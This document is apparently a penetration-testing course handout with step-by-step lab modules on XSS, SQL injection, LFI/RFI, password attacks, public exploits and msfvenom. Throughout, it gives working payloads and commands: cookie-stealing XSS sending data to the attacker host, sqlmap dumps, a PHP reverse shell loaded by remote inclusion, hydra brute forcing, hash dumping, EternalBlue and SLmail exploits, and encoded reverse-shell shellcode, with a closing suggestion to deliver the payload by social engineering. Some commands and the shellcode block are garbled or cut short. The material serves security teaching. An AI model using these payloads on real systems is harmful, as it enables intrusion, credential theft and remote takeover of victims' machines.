Offensive Penetra~~tion Testing Module~~ 5.1 XSS

Description: In this lab, students will learn the concepts behind a XSS (Cross-site Scripting) attack as well as the techniques to implement a XSS attack.

Requirements: You will need a Debian Server, Windows XP Virtual Machine (VM), Kali-Linux Virtual Machine (VM) and Mozilla Firefox web browser to complete these labs.

Step 1: Open Debian (IP 10.211.55.13) in the Firefox web browser.

Step 2: Click on the "Welcome" link and a comments section will appear.

Step 3: In the "Title" box type *test*, in the "Author" box type *test,* and in the "Text" box type the code *<script>alert("XSS")</script>* .Then hit the "Submit Query" button and a message box will appear with the XSS text.

Step 4: Close the message box and now type in the "Title" box type *test2*, in the "Author" box type *test2,* and in the "Text" box type the code *<script>document.write("<img src="http://10.211.55.8;8585/?=+document.cookie+" "/>);</script>* .Then hit the "Submit Query" button and a message box will appear with the XSS text.

Step 5: Now open the Kali-Linux terminal to open a listener. Type in *python3 -m http.server 8585* and then hit enter. You will receive the following message "Serving HTTP on 0.0.0.0 port 8585 (http://0.0.00:8585/)" After several seconds you will receive a response with a cookie.

Step 6: Copy the cookie (the code between "GET /?PHPSESSID=......HTTP?1.1") and go back to the welcome page of the webpage. Click on "Open cookie manager for the current page" in the upper right hand corner of the web browser then click on the edit button for the cookie name and paste the cookie in the "Value" field and hit save.

Step 7: Now click on the "admin" link in the upper right hand corner of the webpage and the admin page will open without the need for login credentials .

Step 8: Navigate back to the home page and in the "Title" box type *test3*, in the "Author" box type *test3,* and in the "Text" box type the code

<script>var link = document.createElement('a');

link.href = 'http://1-.211.55.8/document.exe';

link.download = ";

document.body.appendChild(link);

link.click();</script>

Then hit the “Submit Query” button and a message box will appear with the XSS text as well as a message box to open document.exe.

Step 9: Open Firefox web browser in your XP Machine and click on the “welcome” link to see the pop-up and download complete.

Step 10: In the Kali-Linux terminal open a listener by typing *nc -nlvp 4444* then open the Microsoft page and open the downloaded file document.exe.

Step 11: In the Kali-Linux terminal you will see the reverse shell C:\Documents and Settings\Administrator\My Documents\Downloads>

Offensive Penetration Testing Module 5.2 SQL Injection

Description: In this lab, students will learn the concepts behind a SQL injection attack as well as the techniques to implement a SQL injection attack.

Requirements: You will need a Debian Server, Windows XP VM, Kali-Linux VM and Mozilla Firefox web browser to complete these labs.

Step 1: Open Mozilla Firefox web browser

Step 2: Navigate to “My Blog” webpage (10.211.55.13) and click on the “admin” link and then “edit”. You should see 10.211.55.13/admin/edit.php?id=1 in the URL address bar.

Step 3: Add an “ ‘ “ at the end of the address and hit enter to receive an error message that appears above the title box. This reveals that a query table is currently being used and is vulnerable to a SQL Injection Attack .

Step 4: To find out how many columns are in the query table remove the “ ‘ “ and add the following text “ORDER BY 1..” then hit enter. Continue testing the code using increments of one; “ORDER BY 2..”, “ORDER BY 3..”, etc, until an error message is received. The error message will declare that you have surpassed the amount of columns within the query table.

Step 5: Once you receive the error message, you can use this information to obtain more data about the query table. Remove the 1 and type “3 UNION SELECT 1,2,user(),4..” and hit enter. This will reveal the user in the text box “root@localhost”

Step 6: Now add “@@version” in place of the 2 to reveal the version of the database being used. This will appear in the title box on the webpage.

Step 7: Add LOAD_FILE(“/etc/passwd”) in place of the 3 and hit enter to obtain information about the operating system in the text box.

Step 8: Open your Kali-Linux terminal and type in the following command:

```
sqlmap-u“http://10.211.55.13/admin/edit.php?id=1”--cookie=”PHPSESSID=agr353nlq22kdeokt72mpqujo7”
```

and hit enter.

Step 9: At the end of the code you can add *--dump* which will give more information on the database.

Question 1: What command can you add to the end of a URL to find out if a SQL query is being used?

Question 2: How would you find the version of the database being used?

Offensive Penetration Testing Module 5.3 LFI-RFI and Directory Traversal

Description: In this lab you will learn the concepts of LFI-RFI and Directory Traversal Attack as well as techniques to implement this attack.

Requirements: You will need a Windows XP VM, Kali-Linux VM, Mozilla Firefox web browser, bWAPP v2.2 download and an Apache server to complete these labs.

Step 1: Open bWAPP in a Firefox web browser. Navigate to the “Remote & Local File Inclusion (RFI/LFI)” screen then switch between the languages to see how the URL changes.

Step 2: Remove the code for the language (lang_eng.php) in the URL address bar and replace with ../../../../../../../../../../../../etc/passwd and hit enter. This will give you all the content in the password file.

Step 3: Open a Kali-Linux terminal and type *ls /usr/share/webshells/* and then hit enter to reveal the different available webshells

Step 4: To use php type *ls /usr/share/webshells/php/* and hit enter to reveal the different types of reverse shells.

Step 5: Now type *cp /usr/share/webshells/php/php-reverse-shell.php /var/www/html/1.txt* and hit enter.

Step 6: Next type: *nano /var/www/html/1.txt* and hit enter. This will open a text file. Scroll to the bottom of the text file and change the current IP ($ip) to the IP for the Kali machine ‘10.211.55.8’. Then save and close the file.

Step 7: In the Kali-Linux terminal type: *service apache2 start* and hit enter to start the apache server

Step 8: Go back to the Firefox web browser and open a new tab and type localhost/1.txt in the URL address bar. This will bring up the text file from the previous steps.

Step 9: In the bWAPP URL address bar replace ../../../../../../../../../../../../etc/passwd with http://10.211.55.8/1.txt

Step 10: Again, open the Kali-Linux terminal type *nc -nlvp 1234* and hit enter to start the reverse-shell listener.

Step 11: Once the listener has been started go back to bWAPP and hit enter in the URL address bar. This will bring up information in the Kali-Linux terminal.

Question 1: What are the main differences between LFI and Directory Traversal?

Question 2: Can we actually gain remote control through this attack?

Offensive Penetration Testing Module 5.4 Password Attacks

Description: In this lab you will learn the concepts of Password Attacks as well as techniques to implement this attack.

Requirements: You will need a Kali-Linux VM, Windows XP VM, Mozilla Firefox & Chrome web browser, and bWAPP v2.2 download to complete these labs.

Step 1: Open the Kali-Linux terminal and type in the code *crunch 4 4* and press enter. Crunch will then generate a list of 4 letter words.

Step 2: Now type in the code: *crunch 4 4 abc1* and press enter. Crunch will then generate a list (of 4 characters) of all the different iterations of the letters abc and the number 1.

Step 3: Next, type in the code: *crunch 6 6 0123456789abcdef -o 6chars.txt* and press enter. Crunch will then generate a list (of 6 characters) of all the different iterations of the letters abcdef and the number 123456789. Then it will be saved in a text file.

Step 4: Other codes to try: *crunch 3 3 beug* and *crunch 3 3 beug | grep bee* to see the different ways to customize your requests.

Step 5: Now open bWAPP and then go back to your Kali-Linux terminal and type in the code: *cewl -d 2 -m 5 -w /root/esktop/Files/docwords.txt* *http://10.211.55.14/dWAPP/ba_pwd_attacks_1.php* and hit enter. The passwords will be saved in a text file. Then type in the code: *cat docswords.txt* to view the file.

Step 6: In the Kali-Linux terminal type in the code: *hydra -V -l bee -P /root/Desktop/Files/docswords.txt 10.211.55.14 http-post-form "/bWAPP/ba_pwd_attacks_1.php:login=bee&password=^PASS^&form=submit:F=Invalid credentials! Did you forget your password?:H=Cookie: PHPSESSID=e7006f3c23d3994a8b28ad8a2b27b325; security_level=0; SQLiteManager_currentTheme=green; SQLiteManager_currentLangue=2"^C* -I and hit enter to show the program make multiple attempts to crack the password.

Step 7: Type the code into your Kali Linux terminal

cp /usr/share/windoes-binaries/fgdump/fgdump.exe /var/www/html/fgdump.exe This will dump the password hashes of users currently online of a Windows machine.

Step 8: Open your Windows VM and open up Chrome and type in the IP address 10.211.55.8 then type 10.211.55.8/fgdump.exe and hit enter to download the file and then open the file to view. The file will contain all the hashes of passwords for an attempt at a brute force password attack.

Step 9: Go back to your Kali-Linux terminal and type in *msfconsole* and hit enter to open Metasploit

Step 10: Type msf5> *use windows/smb/ms17_010_psexec* hit enter and then type *exploit(windows/smb/ms17_010_psexec) > show options* and hit enter again. Now set host for the Windows XP by typing > *set RHOSTS 10.211.55.4* Hit enter and then type > *run* and hit enter again. You have now hacked a machine.

Step 11: Continue by typing the following code meterpreter > *shell* and hit enter. Then navigate to the location of the fgdumpfile.exe file using the Kali-Linux terminal. Use *cd..* code to navigate down to C: drive then use >*cd* to navigate back up to the downloads file.

File path: C:Documents and Settings\owned\My Documents\Downloads

add >127.0.0.1.pwdump and hit enter. This will add the password dump to your Kali-Linux terminal.

Step 12: Save the password hashes in a txt file by typing code *nano passntlm.txt* from the root@kali:~/Desktop/Files# location in your Kali-Linux terminal and hit enter. When the file opens you can paste the hashes there.

Step 13: For offline password hacking you can use john the ripper. In your Kali-Linux terminal type the following code: *john --format=LM --wordlist=/root/Desktop/Files/docswords.txt /root/Desktop/Files/passntlm.txt* and hit enter.

Question 1: What is the main usage for crunch and cewl?

Question 2: Can we actually gain remote control through this attack?

Offensive Pene~~tration Testing Module 5~~.5 Public Exploits

Description: In this lab you will learn the concepts of a Public Exploits Attack as well as techniques to implement this attack.

Requirements: You will need a Windows XP VM, Kali-Linux VM, and Mozilla Firefox web browser to complete these labs.

Step 1: From root@kali:~/Desktop/Files in your Kali-Linux terminal type *nmap -O -A 10.211.55.4* and hit enter to perform reconnescience on the operating system. You can also type *nmpa -sV -p25,110 10.211.55.4* to see the version and open port information.

Step 2: With the information you received from the above reconnescience you can cut and paste into the website www.exploit-db.com to find a current exploit.

Step 3: Choose "Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS" Remote Buffer Overflow (1) and download.

Step 4: Copy the file from the downloads folder to the desktop files by typing *cp /root/Downloads/638.py /root/Desktop/Files/exploit.py* into your Kali-Linux terminal and hit enter. Then type *ls exploit.py* and hit enter. Then *chmod +x exploit.py* and hit enter.

Step 5: To modify the exploit type *nano exploit.py* and hit enter. Information in regards to the exploit will appear.

Step 6: At the bottom of the information you will need to change the IP address to 10.211.55.4. Once done try running the exploit by typing *python exploit.py* from root@kali:~/Desktop/Files and hit enter.

Step 7: Now type *nc -10.211.55.4 4444* to verify if you are able to listen on port 4444.

Step 8: On the Windows XP VM open the command prompt and type *netstat -anob | find "4444"* and hit enter to see why the exploit did not work.

Step 9: Back to the exploit information you will need to change the return address for the Windows XP "0x5f4a358f", hit enter, and then repeat steps 6 thru 8. You will see that the exploit is now working.

Step 10: In another Kali-Linux terminal tab type *nc 10.211.55.4 4444* and hit enter you will get a bind shell. Type *ipconfig* and hit enter to view information.

Step 11: In the www.exploit-db.com web page search for "eternal blue" in the search bar. Choose "Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2- 'Eternal blue' SMB Remote

Code Execution (MS17-101)" and download. Or download using the Kali-Linux terminal and using code *wget https://www.exploit-db.com/download/42315 -O eternal2016.py and hit enter.*

Step 12: Enter *nano eternal2016.py* in your Kali-Linux terminal and hit enter to view exploit information. Within the exploit information change the USERNAME to guest. Enter *python eternal2016.py 10.211.55.4 browser* and hit enter to execute the exploit. The exploit did not work

Step 13: Now try modifying the USERNAME to "owned" and the PASSWORD to "owned123" and try running the exploit again using code *python eternal2016.py 10.211.55.4 browser* and hit enter. This time the exploit works.

Question 1: What is the most common database that we can use to find public exploits?

Question 2: Can we actually gain remote control through this attack?

Offensive Penetration Testing Module 5.6 - MSFvenom


Description: In this lab, the students will learn the concepts behind Metasploit's msfvenom and how to apply techniques to implement msfvenom attacks.

Requirements: You will need the following to complete this lab:

1. Access to OSCP Lab
2. Kali Linux VM as an attacker machine
   a. Metasploit framework
   b. Python
   c. An Editor such as nano/Vim to modify the Python Script (Also called exploit)
3. Windows XP VM as a victim machine

Step 1: In the Kali VM, open Metasploit console by using the command: msfconsole


Step 2: You can search the Metasploit Exploit database for the same SLmail exploit that was discussed in the previous module. For searching use the command: search slmail



```
msf5 > search slmail

Matching Modules
================

   #  Name                                Disclosure Date  Rank   Check  Description
   -  ----                                ---------------  ----   -----  -----------
   0  exploit/windows/pop3/seattlelab_pass 2003-05-07       great  No     Seattle Lab Mail 5.5 POP3 Buffer Overflow
```


Step 3: To use this exploit type the command: use exploit/windows/pop3/seattlelab_pass

Step 4: You can see exploit options by using the command: show options



```
msf5 exploit(windows/pop3/seattlelab_pass) > show options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target address range or CIDR identifier
   RPORT   110              yes       The target port (TCP)

Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)
```


Step 5: You can see the targets by using the command: show targets



```
msf5 exploit(windows/pop3/seattlelab_pass) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)
```


Step 6: Set the Windows XP IP where the SLmail service is running to RHOSTS by using the command: set RHOSTS 10.211.55.4

Step 7: Run the exploit using the command: run



```
msf5 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 10.211.55.8:4444
[*] 10.211.55.4:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (179779 bytes) to 10.211.55.4
[*] Meterpreter session 1 opened (10.211.55.8:4444 -> 10.211.55.4:1068) at 2019-09-21 08:34:09 -0600

meterpreter >
```

Step 8: You will get the Windows XP shell by using the command: shell




```
meterpreter > shell
Process 3496 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\SLmail\System>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 10.211.55.4
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 10.211.55.1

C:\Program Files\SLmail\System>
```

Step 9: Now if you want to modify the exploit and payload then you use msfvenom

Step 10: Create msfvenom command as: msfvenom -p windows/shell_reverse_tcp LHOST=10.211.55.8 LPORT=1234 EXITFUNC=thread -f c -a x86 –platform windows -b “\x00\x0a\x0d” -e x86/shikata_ga_nai


Step 11: In the above command, -p is for specifying payload, LHOST specifies Windows XP machine IP, LPORT specifies port no, EXITFUNC tells the exploit to attach to a new service if one fails, -f specifies the C function, -a specifies architecture, -b specifies bad characters that is to be neglected (You will learn more in Module 6 Buffer Overflow), e specifies encoder.

Step 12: The output for this command will be an unsigned char buffer. Copy the buffer.



```
unsigned char buf[] =
"\xbb\x57\x25\x69\xc4\xda\xc0\xd9\x74\x24\xf4\x5e\x33\xc9\xb1"
"\x52\x83\xc6\x04\x31\x5e\x0e\x03\x09\x2b\x8b\x31\x49\xdb\xc9"
"\xba\xb1\x1c\xae\x33\x54\x2d\xee\x20\x1d\x1e\xde\x23\x73\x93"
"\x95\x66\x67\x20\xdb\xae\x88\x81\x56\x89\xa7\x12\xca\xe9\xa6"
"\x90\x11\x3e\x08\xa8\xd9\x33\x49\xed\x04\xb9\x1b\xa6\x43\x6c"
"\x8b\xc3\x1e\xad\x20\x9f\x8f\xb5\xd5\x68\xb1\x94\x48\xe2\xe8"
"\x36\x6b\x27\x81\x7e\x73\x24\xac\xc9\x08\x9e\x5a\xc8\xd8\xee"
"\xa3\x67\x25\xdf\x51\x79\x62\xd8\x89\x0c\x9a\x1a\x37\x17\x59"
"\x60\xe3\x92\x79\xc2\x60\x04\xa5\xf2\xa5\xd3\x2e\xf8\x02\x97"
"\x68\x1d\x94\x74\x03\x19\x1d\x7b\xc3\xab\x65\x58\xc7\xf0\x3e"
"\xc1\x5e\x5d\x90\xfe\x80\x3e\x4d\x5b\xcb\xd3\x9a\xd6\x96\xbb"
"\x6f\xdb\x28\x3c\xf8\x6c\x5b\x0e\xa7\xc6\xf3\x22\x20\xc1\x04"
"\x44\x1b\xb5\x9a\xbb\xa4\xc6\xb3\x7f\xf0\x96\xab\x56\x79\x7d"
"\x2b\x56\xac\xd2\x7b\xf8\x1f\x93\x2b\xb8\xcf\x7b\x21\x37\x2f"
"\x9b\x4a\x9d\x58\x36\xb1\x76\x6d\x14\x8e\x8e\x19\x98\xf0\x8a"
"\x0b\x15\x16\xf8\xbb\x70\x81\x95\x22\xd9\x59\x07\xaa\xf7\x24"
"\x07\x20\xf4\xd9\xc6\xc1\x71\xc9\xbf\x21\xcc\xb3\x16\x3d\xfa"
"\xdb\xf5\xac\x61\x1b\x73\xcd\x3d\x4c\xd4\x23\x34\x18\xc8\x1a"
"\xee\x3e\x11\xfa\xc9\xfa\xce\x3f\xd7\x03\x82\x04\xf3\x13\x5a"
"\x84\xbf\x47\x32\xd3\x69\x31\xf4\x8d\xdb\xeb\xae\x62\xb2\x7b"
"\x36\x49\x05\xfd\x37\x84\xf3\xe1\x86\x71\x42\x1e\x26\x16\x42"
"\x67\x5a\x86\xad\xb2\xde\xa6\x4f\x16\x2b\x4f\xd6\xf3\x96\x12"
"\xe9\x2e\xd4\x2a\x6a\xda\xa5\xc8\x72\xaf\xa0\x95\x34\x5c\xd9"
"\x86\xd0\x62\x4e\xa6\xf0";
```

Step 13: Now modify the exploit.py created in the previous Module 5.5 and paste the copied buffer from the previous step this into sc (shellcode) variable in the exploit.py file and save the file.




```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

sc = ("\xbb\x57\x25\x69\xc4\xda\xc0\xd9\x74\x24\xf4\x5e\x33\xc9\xb1"
"\x52\x83\xc6\x04\x31\x5e\x0e\x03\x09\x2b\x8b\x31\x49\xdb\xc9"
"\xba\xb1\x1c\xae\x33\x54\x2d\xee\x20\x1d\x1e\xde\x23\x73\x93"
"\x95\x66\x67\x20\xdb\xae\x88\x81\x56\x89\xa7\x12\xca\xe9\xa6"
"\x90\x11\x3e\x08\xa8\xd9\x33\x49\xed\x04\xb9\x1b\xa6\x43\x6c"
"\x8b\xc3\x1e\xad\x20\x9f\x8f\xb5\xd5\x68\xb1\x94\x48\xe2\xe8"
"\x36\x6b\x27\x81\x7e\x73\x24\xac\xc9\x08\x9e\x5a\xc8\xd8\xee"
"\xa3\x67\x25\xdf\x51\x79\x62\xd8\x89\x0c\x9a\x1a\x37\x17\x59"
"\x60\xe3\x92\x79\xc2\x60\x04\xa5\xf2\xa5\xd3\x2e\xf8\x02\x97"
"\x68\x1d\x94\x74\x03\x19\x1d\x7b\xc3\xab\x65\x58\xc7\xf0\x3e"
"\xc1\x5e\x5d\x90\xfe\x80\x3e\x4d\x5b\xcb\xd3\x9a\xd6\x96\xbb"
"\x6f\xdb\x28\x3c\xf8\x6c\x5b\x0e\xa7\xc6\xf3\x22\x20\xc1\x04"
"\x44\x1b\xb5\x9a\xbb\xa4\xc6\xb3\x7f\xf0\x96\xab\x56\x79\x7d"
"\x2b\x56\xac\xd2\x7b\xf8\x1f\x93\x2b\xb8\xcf\x7b\x21\x37\x2f"
"\x9b\x4a\x9d\x58\x36\xb1\x76\x6d\x14\x8e\x8e\x19\x98\xf0\x8a"
"\x0b\x15\x16\xf8\xbb\x70\x81\x95\x22\xd9\x59\x07\xaa\xf7\x24"
"\x07\x20\xf4\xd9\xc6\xc1\x71\xc9\xbf\x21\xcc\xb3\x16\x3d\xfa"
"\xdb\xf5\xac\x61\x1b\x73\xcd\x3d\x4c\xd4\x23\x34\x18\xc8\x1a"
"\xee\x3e\x11\xfa\xc9\xfa\xce\x3f\xd7\x03\x82\x04\xf3\x13\x5a"
```

Step 14: Start the listener on port 1234 by using netcat as: nc -nlvp 1234

Step 15: Run the exploit.py file by using the command: python exploit.py


Step 16: You will get the Windows XP shell on the listener



```
root@kali:~/Desktop/Files# nc -nlvp 1234
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.211.55.4.
Ncat: Connection from 10.211.55.4:1069.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\SLmail\System>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 10.211.55.4
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 10.211.55.1

C:\Program Files\SLmail\System>
```


Step 17: You can also convert msfvenom command to an .exe file

Step 18: Run the same msfvenom command and copy the output to .exe as: [msfvenom command] > /var/www/html/revs.exe



```
root@kali:~/Desktop/Files# msfvenom -p windows/shell_reverse_tcp LHOST=10.211.55.8 LPORT=1122 EXITFUNC=thread -f exe -a x86 --platform
windows -b "\x00\x0a\x0d" -e x86/shikata_ga_nai > /var/www/html/revs.exe
```

Step 19: You can send this exe file to the victim by using Social Engineering. We run the exe file in the Windows machine.



